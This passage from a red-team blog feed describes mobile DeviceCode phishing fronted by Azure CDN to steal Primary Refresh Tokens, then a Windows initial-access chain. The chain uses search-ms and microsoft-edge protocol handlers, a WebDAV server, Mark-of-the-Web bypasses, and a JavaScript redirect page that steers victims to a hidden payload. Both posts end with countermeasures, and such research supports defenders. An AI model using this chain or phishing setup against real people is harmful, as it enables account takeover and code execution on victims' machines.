<p>To protect the landingpage we can use Azure CDN Classic. It allows us to choose a subdomain for “.azureedge.net”, costs typically only a few cents, comes with a Microsoft signed SSL certificate and is trusted by the most web proxies.</p>

<p><a href="/assets/media/mobilephish/AzureCert.png" target="_blank"><img src="/assets/media/mobilephish/AzureCert.png" alt="" width="50%" /></a>
<em>This wonderful certificate is used and trusted by most webproxies</em></p>

<p>We can then either host the real server also in Azure, use some serverless functions, or take anything else. A way to go is to just spawn a VPS and point there from the CDN.
<strong>Remember to narrow the access directly to the VPS, all traffic should come from the CDN</strong></p>

<p><a href="/assets/media/mobilephish/azurememe.png" target="_blank"><img src="/assets/media/mobilephish/azurememe.png" alt="" width="50%" /></a></p>

<p>The setup is really simple, just remember to turn of compression and the cache. 
Another great feature is, that the CDN can filter for geolocations, user agents, cookies and all those stuff, via an easy to configure webinterface.</p>

<p><a href="/assets/media/mobilephish/AzureCDN.png" target="_blank"><img src="/assets/media/mobilephish/AzureCDN.png" alt="" width="75%" /></a>
<em>CDN settings can be easily adjusted</em></p>

<h1 id="poc">PoC</h1>
<p>So our final flow is:</p>

<ul>
  <li>Use an Azure dev tenant to send an email with an “spoofed” sender</li>
  <li>embed a QR code as Unicode</li>
  <li>The QR code is pointing to a DeviceCode phishing server, customized squarefish in this case</li>
  <li>The landing page is protected by an AZURE CDN, filtering the user agent</li>
  <li>If the victim falls for the DeviceCode phishing, and we can register a device, we get a fully featured PRT!</li>
  <li>With the PRT we can e.g. use RoadTools to start a browser instance or do other enumeration stuff.</li>
  <li>Play with your token, a PRT can be transformed to almost everything else</li>
</ul>

<p><a href="/assets/media/mobilephish/kaboom.png" target="_blank"><img src="/assets/media/mobilephish/kaboom.png" alt="" width="50%" /></a></p>

<p><strong>There might be a PoC video in the nearer future</strong></p>

<h1 id="conclusion">Conclusion</h1>

<p>Phishing mobile devices might be an effective way to get access to Azure and the O365 part. Microsoft started to counter those attacks with QR-Codes getting scanned but it seems that there is still a lot of improvements. And also the Defender for Office O365 is not available for everyone.</p>

<p>As usual, if you want to discuss stuff, have some remarks or additions feel free to contact me on Twitter (it will always stay twitter not X…) <a href="https://twitter.com/pfiatde">PfiatDe</a></p>

<h1 id="countermeasures-and-indicators">Countermeasures and indicators</h1>

<ul>
  <li>Turn off external collaboration for unknown domains / tenants.</li>
  <li>Block @onmicrosoft.com messages, despite your own tenant. This might have some unwanted side effects.</li>
  <li>Prevent normal users from registering and joining a device</li>
  <li>Block the DeviceCode login via Conditional Access, unfortunately disabling it is not possible by a simple way</li>
  <li>Prevent access to the GraphAPI</li>
</ul>

<h1 id="links">Links</h1>

<p>Work and inspiration from others:</p>

<ul>
  <li><a href="https://badoption.eu/blog/2023/12/03/PhishingInfra.html">https://badoption.eu/blog/2023/12/03/PhishingInfra.html</a></li>
  <li><a href="https://www.blackhillsinfosec.com/spamming-microsoft-365-like-its-1995">https://www.blackhillsinfosec.com/spamming-microsoft-365-like-its-1995</a></li>
  <li><a href="https://www.blackhillsinfosec.com/spoofing-microsoft-365-like-its-1995">https://www.blackhillsinfosec.com/spoofing-microsoft-365-like-its-1995</a></li>
  <li><a href="https://github.com/secureworks/squarephish">https://github.com/secureworks/squarephish</a></li>
  <li><a href="https://github.com/dafthack/GraphRunner">https://github.com/dafthack/GraphRunner</a></li>
  <li><a href="https://dirkjanm.io/phishing-for-microsoft-entra-primary-refresh-tokens">https://dirkjanm.io/phishing-for-microsoft-entra-primary-refresh-tokens</a></li>
  <li><a href="https://github.com/kiwids0220/deviceCode2WinHello">https://github.com/kiwids0220/deviceCode2WinHello</a></li>
  <li><a href="https://github.com/dirkjanm/ROADtools">https://github.com/dirkjanm/ROADtools</a></li>
  <li><a href="https://github.com/dirkjanm/ROADtools/wiki/ROADtools-Token-eXchange-(roadtx)#primary-refresh-tokens-prts">https://github.com/dirkjanm/ROADtools/wiki/ROADtools-Token-eXchange-(roadtx)#primary-refresh-tokens-prts</a></li>
</ul>

<p><img src="https://badoptions.goatcounter.com/count?p=/blog/2023/12/25/mobilePhish" alt="" /></p>]]></content><author><name>PfiatDe</name></author><category term="blog" /><summary type="html"><![CDATA[Phishing mobile devices, with DeviceCode phishing and QR codes As protections for endpoints (Laptops, Virtual-Desktops, …) are getting better and sometimes really tough to bypass, it might be time to move along. One of the next weaker devices might be mobile ones, in that case smartphones. Imho the MDM is weaker nowadays then a fully featured EDR with webproxies and packet inspection. For a good user experience, we can combine “E-Mails, QR-Codes, DeviceCode phishing and Azure CDN fronting”. tl;dr E-Mails without links, attachments and images will often make it to inbox QRCodes do not need to be images, they can also be Unicode or html tables Azure CDN Fronting spares the handling of a trusted domain, SSL certificate and all the nasty things around DeviceCode phishing is still doing great in most environments A GraphAPI token for Azure is quite powerful Depending on the kind of phishing the loot might be even a fully featured PRT!]]></summary></entry><entry><title type="html">A redirect chain</title><link href="https://badoption.eu/blog/2023/12/21/RedirectChain.html" rel="alternate" type="text/html" title="A redirect chain" /><published>2023-12-21T09:40:17+01:00</published><updated>2023-12-21T09:40:17+01:00</updated><id>https://badoption.eu/blog/2023/12/21/RedirectChain</id><content type="html" xml:base="https://badoption.eu/blog/2023/12/21/RedirectChain.html"><![CDATA[<h1 id="a-redirect-chain-for-initial-access">A redirect chain for initial access</h1>

<p>Some programs still do not apply Mark-of-the-Web (MotW), so we can build an, for the victim quite annoying chain involving custom protocol header, Windows search, WebDAV and Java or some other techniques for the final kick.<br />
This results in a Zero Warning, yet several clicks, chain for initial access.</p>

<h1 id="tldr">tl;dr</h1>

<ul>
  <li>“microsoft-edge:” is a protocol provider to open URLs in Edge</li>
  <li>“search-ms”:  is a protocol provider to open Paths in explorer via the search function</li>
  <li>WebDAV supports search-ms</li>
  <li>Java does not honour MotW from WebDAV</li>
  <li>Python does not honour MotW from WebDAV</li>
  <li>Ruby does not honour MotW from WebDAV</li>
  <li>Visual Studio does not honour MotW from WebDAV and will execute a .suo file on project open</li>
</ul>

<!--more-->

<h1 id="looking-at-the-pieces">Looking at the pieces</h1>
<p>To build the chain, we need to look at several smaller pieces.</p>

<h2 id="webdav">WebDAV</h2>
<p>We will need a simple WebDAV Server, so we can either stick to the Apache integration, or simply use <a href="https://github.com/mar10/wsgidav">wsgidav</a>.</p>

<div class="language-bash highlighter-rouge"><div class="highlight"><pre class="highlight"><code>wsgidav <span class="nt">--port</span><span class="o">=</span>80 <span class="nt">--host</span><span class="o">=</span>0.0.0.0 <span class="nt">--root</span><span class="o">=</span><span class="nb">.</span> <span class="nt">--auth</span><span class="o">=</span>anonymous
</code></pre></div></div>
<p><em>Be aware, that this allows anonymous R/W access, nice for testing, bad for internet facing systems</em></p>

<p>On the WebDAV we will host some files, more about that later.
<a href="/assets/media/chain/WebDAV.png" target="_blank"><img src="/assets/media/chain/WebDAV.png" alt="" width="100%" /></a>
<em>Connecting to a WebDAV server</em></p>

<p>The WebDAV protocol is quite firewall friendly, as everything is running over HTTP and also the typical mechanism like SSL/TLS are in place.
Blocking WebDAV in a firewall is more complex than it looks in first place.</p>

<p><a href="/assets/media/chain/meme_webdav.png" target="_blank"><img src="/assets/media/chain/meme_webdav.png" alt="" width="50%" /></a></p>

<h2 id="protocol-handler">protocol handler</h2>

<p>We can have either a look at the system settings to get a limited, or under the registry  to get a complete overview of registered protocol handlers.
There are quite some surprising ones, like the ms-word or other office stuff. Some details about can be found here:<br />
<a href="https://badoption.eu/blog/2022/01/31/office_handler.html">https://badoption.eu/blog/2022/01/31/office_handler.html</a></p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">Get-Item</span><span class="w"> </span><span class="nx">Registry::HKEY_CLASSES_ROOT\ms-</span><span class="o">*</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">Out-String</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">select-string</span><span class="w"> </span><span class="nt">-Pattern</span><span class="w"> </span><span class="s2">"URL"</span><span class="w"> </span><span class="nt">-SimpleMatch</span><span class="w">
</span></code></pre></div></div>
<p>will show all MS handlers registering an URL. This means, we can build an URL with <code class="language-plaintext highlighter-rouge">identifier://URL</code> and the windows system will call the registered application to handle it.</p>

<div class="language-powershell highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">PS</span><span class="w"> </span><span class="nx">C:\</span><span class="err">&gt;</span><span class="w"> </span><span class="nx">Get-Item</span><span class="w"> </span><span class="nx">Registry::HKEY_CLASSES_ROOT\search-ms</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">Out-String</span><span class="w"> </span><span class="o">|</span><span class="w"> </span><span class="n">select-string</span><span class="w"> </span><span class="nt">-Pattern</span><span class="w"> </span><span class="s2">"URL"</span><span class="w"> </span><span class="nt">-SimpleMatch</span><span class="w">

    </span><span class="n">Hive:</span><span class="w"> </span><span class="nx">HKEY_CLASSES_ROOT</span><span class="w">
</span><span class="n">Name</span><span class="w">                           </span><span class="nx">Property</span><span class="w">                                                                                                                                  
</span><span class="o">----</span><span class="w">                           </span><span class="o">--------</span><span class="w">                                                                                                                                  
</span><span class="n">search-ms</span><span class="w">                      </span><span class="p">(</span><span class="n">default</span><span class="p">)</span><span class="w">        </span><span class="p">:</span><span class="w"> </span><span class="n">Windows</span><span class="w"> </span><span class="nx">Search</span><span class="w"> </span><span class="nx">Protocol</span><span class="w">                                                                                                
                               </span><span class="n">FriendlyTypeName</span><span class="w"> </span><span class="p">:</span><span class="w"> </span><span class="err">@</span><span class="nx">C:\Windows\explorer.exe</span><span class="p">,</span><span class="nt">-6010</span><span class="w">                                                                                         
                               </span><span class="n">URL</span><span class="w"> </span><span class="nx">Protocol</span><span class="w">     </span><span class="p">:</span><span class="w">                                                                                                                  
</span></code></pre></div></div>

<p><strong>Note: Not all browsers support all URLs, for example, Firefox will not interpret <code class="language-plaintext highlighter-rouge">search-ms</code>.</strong></p>

<h3 id="search-ms">Search-MS</h3>
<p>Providing an URL like this will do some unexpected behaviour under an actual Windows OS.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>search-ms:query=poc&amp;crumb=location:\\dbexport.zip\notagain&amp;displayname=ClickOneOfU
</code></pre></div></div>

<p>Opening the link will push the Windows explorer to open the WebDAV <code class="language-plaintext highlighter-rouge">dbexport.zip</code> via http, filtering on a special name or filetype and hide the path with the displayname value.</p>

<p><strong>This will not work under Firefox, which we can either ignore, or go for the next step and first open the URL in Edge.</strong></p>

<p><a href="/assets/media/chain/ms_search_1.png" target="_blank"><img src="/assets/media/chain/ms_search_1.png" alt="" width="100%" /></a>
<em>Connecting to a WebDAV server</em></p>

<p><a href="/assets/media/chain/ms_search_2.png" target="_blank"><img src="/assets/media/chain/ms_search_2.png" alt="" width="100%" /></a>
<em>Connecting to a WebDAV server</em></p>

<p><a href="/assets/media/chain/ms_search_3.png" target="_blank"><img src="/assets/media/chain/ms_search_3.png" alt="" width="100%" /></a>
<em>How it might look from our PoC state</em>
<strong>Note that the “payload” <code class="language-plaintext highlighter-rouge">ThisIsFine.exe</code> is not shown here!</strong></p>

<p><strong>This will also start the <code class="language-plaintext highlighter-rouge">Webclient</code> service, which can be used to some AD attacks, but that’s not the focus here</strong></p>

<h3 id="micrososft-edge">Micrososft-Edge</h3>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>microsoft-edge:https://poc.dbexport.zip
</code></pre></div></div>
<p>will ask the user to open the URL in Microsoft’s Edge, which then will support the <code class="language-plaintext highlighter-rouge">search-ms</code> feature.</p>

<h2 id="avoid-motw">Avoid MotW</h2>
<p>If we have the stuff above ready, a victim will be on a WebDAV server, filtered on some files.</p>

<p>From now on we have some good options.
We can either use some Sideloading stuff to avoid SmartScreen and MotW, like <code class="language-plaintext highlighter-rouge">AppDomainManager-Injection</code>.</p>

<p>Or we can rely on programs, that do not propagate MotW like some programming engines like <code class="language-plaintext highlighter-rouge">Java, Python, Ruby, ...</code> or also directly <code class="language-plaintext highlighter-rouge">Microsofts Visual Studio</code>.</p>

<h3 id="sideloading">Sideloading</h3>
<p>For sideloading we can use e.g. appDomainManager-Injection. A well sampled list of possible candidates can be found here. 
<a href="https://github.com/Mr-Un1k0d3r/.NetConfigLoader">https://github.com/Mr-Un1k0d3r/.NetConfigLoader</a></p>

<p>Basically we just need a signed <code class="language-plaintext highlighter-rouge">.exe</code> and a <code class="language-plaintext highlighter-rouge">.exe.conf</code> file next to it, to load a dll of our choice. This can even be from a remote location, but as we already are on a remote WebDAV, we can just place it there.</p>

<p><strong>This will still trigger one Warning</strong></p>

<h3 id="java">Java</h3>
<p>As already stated here: <a href="https://badoption.eu/blog/2023/06/01/zipjar.html">https://badoption.eu/blog/2023/06/01/zipjar.html</a> Java does not honour Mark-of-the-Web (MotW). Because of that, we can simply place a jar file there and a double click will execute it.</p>

<p><a href="/assets/media/chain/java.png" target="_blank"><img src="/assets/media/chain/java.png" alt="" width="100%" /></a>
<em>Execution of a jar</em></p>

<h3 id="bash">Bash</h3>
<p>If there is a bash registered, e.g. for <code class="language-plaintext highlighter-rouge">.sh</code> files also this bypasses MotW.</p>

<p>You might ask, <strong>“who the hell installs a bash under Windows?”</strong> The git package does it!
So if you installed the git package via Winget or as dependency the chances are high that this is working.</p>
<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code>winget install git.git
</code></pre></div></div>
<p><a href="/assets/media/chain/Bash.png" target="_blank"><img src="/assets/media/chain/Bash.png" alt="" width="100%" /></a>
<em>Execution via a bash script</em></p>

<h3 id="python-ruby-">Python, Ruby, …</h3>
<p>Most of the third party languages like Python, Ruby, Java, … do not honour MotW.</p>

<p>Here is a PoC for Python:
<a href="/assets/media/chain/python.png" target="_blank"><img src="/assets/media/chain/python.png" alt="" width="100%" /></a>
<em>Execution of a py script</em></p>

<p>and a PoC for Ruby</p>

<p><a href="/assets/media/chain/ruby.png" target="_blank"><img src="/assets/media/chain/ruby.png" alt="" width="100%" /></a>
<em>Execution of a rb script</em></p>

<p>To simplify the creation of the PoCs both just trigger a binary housing next to the scripts, which is also quite interesting.</p>

<p>Cool, now we have everything ready for our fist PoC!
<a href="/assets/media/chain/patrick.gif" target="_blank"><img src="/assets/media/chain/patrick.gif" alt="" width="50%" /></a></p>

<p><a href="/assets/media/chain/lotr.png" target="_blank"><img src="/assets/media/chain/lotr.png" alt="" width="50%" /></a></p>

<h3 id="visual-studio">Visual Studio</h3>
<p>A MOTW Bypass for Visual Studio projects, resulting in code execution.</p>

<p>The Blogpost here <a href="https://github.com/cjm00n/EvilSln">https://github.com/cjm00n/EvilSln</a> explaining a possibility to add a malicious <code class="language-plaintext highlighter-rouge">.suo</code> file to a SLN project file. This would result in RCE if the project is opened.</p>

<p>An attacker could combine this with a WebDAV and host a malicious Visual studio project there.
As Visual Studio by default ignores MoTW and there is also no protection (Smartscreen, etc.) for SLN files in place, this results in code execution without warnings and a double click.</p>

<p>Host it on a WebDAV folder and you can just double click the <code class="language-plaintext highlighter-rouge">.sln</code>.
<strong>Note that there is also a generator for payloads <a href="https://github.com/moom825/visualstudio-suo-exploit">https://github.com/moom825/visualstudio-suo-exploit</a>. I did not check the code in detail, so absolute without guarantees.</strong></p>

<p><a href="/assets/media/chain/vs_1.png" target="_blank"><img src="/assets/media/chain/vs_1.png" alt="" width="100%" /></a>
<em>Execution via visual studio</em></p>

<p><a href="/assets/media/chain/vs_2.png" target="_blank"><img src="/assets/media/chain/vs_2.png" alt="" width="100%" /></a>
<em>Execution via visual studio</em></p>

<p>It is strange, that MS did not activate the MotW for Visual Studio by default. My guess would be that it is necessary for some feature to work.</p>

<p><strong>Sad Clippy noises</strong><br />
<a href="/assets/media/chain/sadClippy.jpg" target="_blank"><img src="/assets/media/chain/sadClippy.jpg" alt="" width="75%" /></a>
<em>Sad Clippy noises</em></p>

<h2 id="complete-the-chain">Complete the chain</h2>
<p>Having everything in place results for a little bit strange chain, steering the user to MS Edge -&gt; Explorer -&gt; Search -&gt; WebDAV -&gt; Code execution</p>

<p>We can use JavaScript to control the flow with something like this:</p>
<div class="language-html highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="cp">&lt;!DOCTYPE html&gt;</span>
<span class="nt">&lt;html</span> <span class="na">lang=</span><span class="s">"en"</span><span class="nt">&gt;</span>
<span class="nt">&lt;head&gt;</span>
    <span class="nt">&lt;meta</span> <span class="na">charset=</span><span class="s">"UTF-8"</span><span class="nt">&gt;</span>
    <span class="nt">&lt;title&gt;</span>Browser Check<span class="nt">&lt;/title&gt;</span>
<span class="nt">&lt;/head&gt;</span>
<span class="nt">&lt;body&gt;</span>
<span class="nt">&lt;script&gt;</span>
<span class="kd">var</span> <span class="nx">isEdge</span> <span class="o">=</span> <span class="nb">navigator</span><span class="p">.</span><span class="nx">userAgent</span><span class="p">.</span><span class="nx">indexOf</span><span class="p">(</span><span class="dl">"</span><span class="s2">Edg</span><span class="dl">"</span><span class="p">)</span> <span class="o">!==</span> <span class="o">-</span><span class="mi">1</span><span class="p">;</span>
<span class="k">if</span> <span class="p">(</span><span class="nx">isEdge</span><span class="p">)</span> <span class="p">{</span>
    <span class="c1">// Code to execute if the browser is Microsoft Edge</span>
    <span class="nx">console</span><span class="p">.</span><span class="nx">log</span><span class="p">(</span><span class="dl">"</span><span class="s2">This is Microsoft Edge</span><span class="dl">"</span><span class="p">);</span>
    <span class="kd">var</span> <span class="nx">url</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">search-ms:query=poc&amp;crumb=location:</span><span class="se">\\\\</span><span class="s2">dbexport.zip</span><span class="se">\\</span><span class="s2">notagain&amp;displayname=ClickOneOfUs</span><span class="dl">"</span><span class="p">;</span>
    <span class="nb">window</span><span class="p">.</span><span class="nx">location</span><span class="p">.</span><span class="nx">href</span> <span class="o">=</span> <span class="nx">url</span><span class="p">;</span>
<span class="p">}</span> <span class="k">else</span> <span class="p">{</span>
    <span class="c1">// Code to execute if the browser is not Microsoft Edge</span>
    <span class="kd">var</span> <span class="nx">url</span> <span class="o">=</span> <span class="dl">"</span><span class="s2">microsoft-edge:https://dbexport.zip/redir.html</span><span class="dl">"</span><span class="p">;</span>
    <span class="nb">window</span><span class="p">.</span><span class="nx">location</span><span class="p">.</span><span class="nx">href</span> <span class="o">=</span> <span class="nx">url</span><span class="p">;</span>
<span class="p">}</span>
<span class="nt">&lt;/script&gt;</span>
<span class="nt">&lt;/body&gt;</span>
<span class="nt">&lt;/html&gt;</span>
</code></pre></div></div>

<h3 id="poc-for-python">PoC for Python</h3>

<video src="https://badoption.eu/assets/media/chain/chain_py.mp4" controls="controls" style="width:100%; height:100%;">
</video>
<p><em>Quick Walkthrough with a py file</em></p>

<h3 id="poc-for-visual-studio">PoC for Visual Studio</h3>

<video src="https://badoption.eu/assets/media/chain/chain_vs.mp4" controls="controls" style="width:100%; height:100%;">
</video>
<p><em>Quick Walkthrough with a sln file</em></p>

<p><em>The error message from Visual Studio is not a must and can be avoided if a real project is set up</em></p>

<h1 id="conclusion">Conclusion</h1>

<p>The protocol handler still bring some surprises and have been used in recent initial access chains quite a lot.</p>

<p><code class="language-plaintext highlighter-rouge">search-ms</code> and <code class="language-plaintext highlighter-rouge">microsoft-edge</code> handlers are also part of the great <a href="https://binary-offensive.com/initial-access-training">https://binary-offensive.com/initial-access-training</a> training!</p>

<p>IMHO it is surprising, that Microsoft did not put the same protections in place for <code class="language-plaintext highlighter-rouge">.sln, .py, .rb</code> files as for their own things, e.g. <code class="language-plaintext highlighter-rouge">.vbs, .js</code> are triggering an additional warning before opening.</p>

<h1 id="countermeasures-and-indicators">Countermeasures and indicators</h1>

<ul>
  <li>Check the default applications registered, specially those with an URL handler</li>
  <li>Register other default applications like notepad for .py, .rb, …</li>
  <li>Block WebDAV connections</li>
</ul>

<h1 id="links">Links</h1>

<p>Work and inspiration from others:</p>

<ul>
  <li><a href="https://www.trellix.com/about/newsroom/stories/research/beyond-file-search-a-novel-method/">https://www.trellix.com/about/newsroom/stories/research/beyond-file-search-a-novel-method/</a></li>
  <li><a href="https://twitter.com/hackerfantastic/status/1531793396423176193">https://twitter.com/hackerfantastic/status/1531793396423176193</a></li>
  <li><a href="https://learn.microsoft.com/en-us/windows/win32/search/-search-3x-wds-qryidx-searchms">https://learn.microsoft.com/en-us/windows/win32/search/-search-3x-wds-qryidx-searchms</a></li>
</ul>

<p><img src="https://badoptions.goatcounter.com/count?p=/blog/2023/10/28/chain" alt="" /></p>]]></content><author><name>PfiatDe</name></author><category term="blog" /><summary type="html"><![CDATA[A redirect chain for initial access Some programs still do not apply Mark-of-the-Web (MotW), so we can build an, for the victim quite annoying chain involving custom protocol header, Windows search, WebDAV and Java or some other techniques for the final kick. This results in a Zero Warning, yet several clicks, chain for initial access. tl;dr “microsoft-edge:” is a protocol provider to open URLs in Edge “search-ms”: is a protocol provider to open Paths in explorer via the search function WebDAV supports search-ms Java does not honour MotW from WebDAV Python does not honour MotW from WebDAV Ruby does not honour MotW from WebDAV Visual Studio does not honour MotW from WebDAV and will execute a .suo file on project open]]></summary></entry></feed>